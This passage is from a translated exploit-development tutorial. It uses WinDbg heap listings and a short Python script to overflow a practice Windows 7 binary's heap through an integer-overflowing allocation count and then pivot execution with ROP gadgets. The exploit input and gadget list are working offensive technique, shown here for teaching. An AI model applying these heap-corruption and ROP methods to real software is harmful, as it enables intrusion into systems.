***** NT HEAP STATS BELOW *****
LFH Key : 0x63d17223
Termination on corruption : ENABLED
Heap   Flags  Reserv Commit Virt  Free List UCR  Virt Lock Fast
(k)    (k)   (k)   (k)   (k) length blocks cont. heap
002c0000 00000002  1024  324  1024   15   4    1    0    0    LFH
00510000 00001002  1088  260  1088   8    3    2    0    0    LFH
```

It is not in the list for having a very small size, but if I filter the 0x10 size blocks...

**!heap -flt s 0x10**

It shows them.

00000000	0000	0000	L 00]	00000000	00010 - (busy)
00302de8	0003	0003	[ 00]	00302df0	00010 - (busy)
00302e00	0003	0003	[ 00]	00302e08	00010 - (busy)
00302e18	0003	0003	[ 00]	00302e20	00010 - (busy)
00302e30	0003	0003	[ 00]	00302e38	00010 - (busy)
00302e48	0003	0003	[ 00]	00302e50	00010 - (busy)
00302e60	0003	0003	[ 00]	00302e68	00010 - (busy)
00302e78	0003	0003	[ 00]	00302e80	00010 - (busy)
00302e90	0003	0003	[ 00]	00302e98	00010 - (busy)
00302ea8	0003	0003	[ 00]	00302eb0	00010 - (busy)
00302ec0	0003	0003	[ 00]	00302ec8	00010 - (busy)
00302ed8	0003	0003	[ 00]	00302ee0	00010 - (busy)
00302ef0	0003	0003	[ 00]	00302ef8	00010 - (busy)
00302f80	0003	0003	[ 00]	00302f88	00010 - (busy)
00302f98	0003	0003	[ 00]	00302fa0	00010 - (busy)
00302fb0	0003	0003	[ 00]	00302fb8	00010 - (busy)
00302fc8	0003	0003	[ 00]	00302fd0	00010 - (busy)
00302fe0	0003	0003	[ 00]	00302fe8	00010 - (free)
00302ff8	0003	0003	[ 00]	00303000	00010 - (free)


In the general list, they appear in a 0x400 block without specifying what there is inside. When asking by size, the content is disintegrated.

```
00000000. 000000 . 000000 [101] - busy (78)
002c7620: 00080 . 00080 [101] - busy (78)
002c76a0: 00080 . 03d20 [101] - busy (3d1f)
002cb3c0: 03d20 . 378b0 [101] - busy (378a8) Internal
00302c70: 378b0 . 00080 [101] - busy (78)
00302cf0: 00080 . 00020 [101] - busy (15)
00302d10: 00020 . 00400 [101] - busy (3f8) Internal
00303110: 00400 . 00400 [101] - busy (3f8) Internal
00303510: 00400 . 00080 [101] - busy (78)
00303590: 00080 . 00080 [101] - busy (78)
```

We can also find it by range.

**!heap -flt r 0x10 0x20**

When finding the blocks of 0x10 and seeing the free ones, we see that just under ours there is another free block in 0x302fe0 that is the next free one and that supposedly when doing malloc of 0x10, it should use that. Let's go to the other malloc.



It allocated using the next one that was free and near.

```
00512700 0000 0000 [00] 00512770 00010 - (busy)
00516df8 0003 0003 [00] 00516e00 00010 - (busy)
00517d20 0003 0003 [00] 00517d28 00010 - (busy)
00517da8 0003 0003 [00] 00517db0 00010 - (busy)

!INDBG>!heap -p -a 0x302fe8
address 00302fe8 found in
_HEAP @ 2c0000
HEAP_ENTRY Size Prev Flags      UserPtr UserSize - state
00302fe0 0003 0000 [00] 00302fe8 00010 - (busy)

[REDACTED]

00302ed8 0003 0003 [00] 00302ee0 00010 - (busy)
00302ef0 0003 0003 [00] 00302ef8 00010 - (busy)
00302f80 0003 0003 [00] 00302f88 00010 - (busy)
00302f98 0003 0003 [00] 00302fa0 00010 - (busy)
00302fb0 0003 0003 [00] 00302fb8 00010 - (busy)
00302fc8 0003 0003 [00] 00302fd0 00010 - (busy)
00302fe0 0003 0003 [00] 00302fe8 00010 - (free)
00302ff8 0003 0003 [00] 00303000 00010 - (free)
```

Vemos que en el listado general aparecen dentro de un bloque de 0x400 sin especificar lo que  
hay dentro, el debugger tiene la distancia al contenido.

The next one of 0x10 at least on Windows 7 is predictable enough.

More or less, I have an idea. The distance between both is 0x302fe8 - 0x302fd0.

**Python>hex(0x302fe8 -0x302fd0)**

**0x18**

```
py >
script3.py x
1  from os import *
2  import struct
3
4
5  stdin,stdout = popen4(r'ConsoleApplication11.exe')
6  print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
7  raw_input()
8
9
10 fruta="1073741828\n41\n42\n43\n44\n45\n46\n1094861636\n" #0x40000004 para que al multiplicar por 4 de 0x10
11 |
12  print stdin
13
14
15  print "Escribe: " + fruta
16  stdin.write(fruta)
17  print stdout.read(40)
18
19
```

I add 6 values there which give me a 24 length (0x18) and the seventh would be 0x41424344 converted to decimal. Let's see what happens.

Registers (General register)

EAX	0018FF2C
EBX	7EFDE000
ECX	6D39F398
EDX	00000000
ESI	6D3E72EC
EDI	6D3E72E8
EBP	0018FF40
ESP	0018FF1C
EIP	00401162
EFL	00000297

Stack dump:

```
C4 08 8B 4Phd!@.pD...3-.
83 C4 08 HQuhhd.p%...a-
```

Obviously, that happens because Windows 7 is predictable enough. Maybe on Windows 10, we'll have to add many of these 0x41424344 as filling to jump anyways if it moves in case it can be done.

ROP gadgets

Address	Gadget	Module	Size	Pivot	Operations
7800EED8	push edx # or al, 39h # push ecx # or [ebp+5], dh # mov ...	Mypepe.dll	6	-8	imm-to-reg, reg-
78015ACF	push edx # mov ebp, 5950FFFFh # retn	Mypepe.dll	3	-4	imm-to-reg, one
78015ACD	or al, ch # push edx # mov ebp, 5959FFFEh # retn	Mypepe.dll	4	-4	imm-to-reg, bit,
78015E68	push edx # add eax, 0FFE0h # pop ebx # retn	Mypepe.dll	4	0	imm-to-reg, one, one-im
78015C54	push edx # push 0xFFFFFFFF # push ebx # push 9 # push...	Mypepe.dll	6	-20	one-reg, one-im

Search results:

```
!!!
```

Line 2 of 5

With that, we'd jump to execute my block. The problem is that now, EDX points to the last bytes because it was increasing which is kind of annoying. So, we'll leave it like that. At least, we showed that we jumped to execute. In the next exercise, we'll be able to handle more different allocs of different sizes and try to fight it as on Windows 7 as on Windows 10.

**Ricardo Narvaja**

**Translated by: @IvinsonCLS**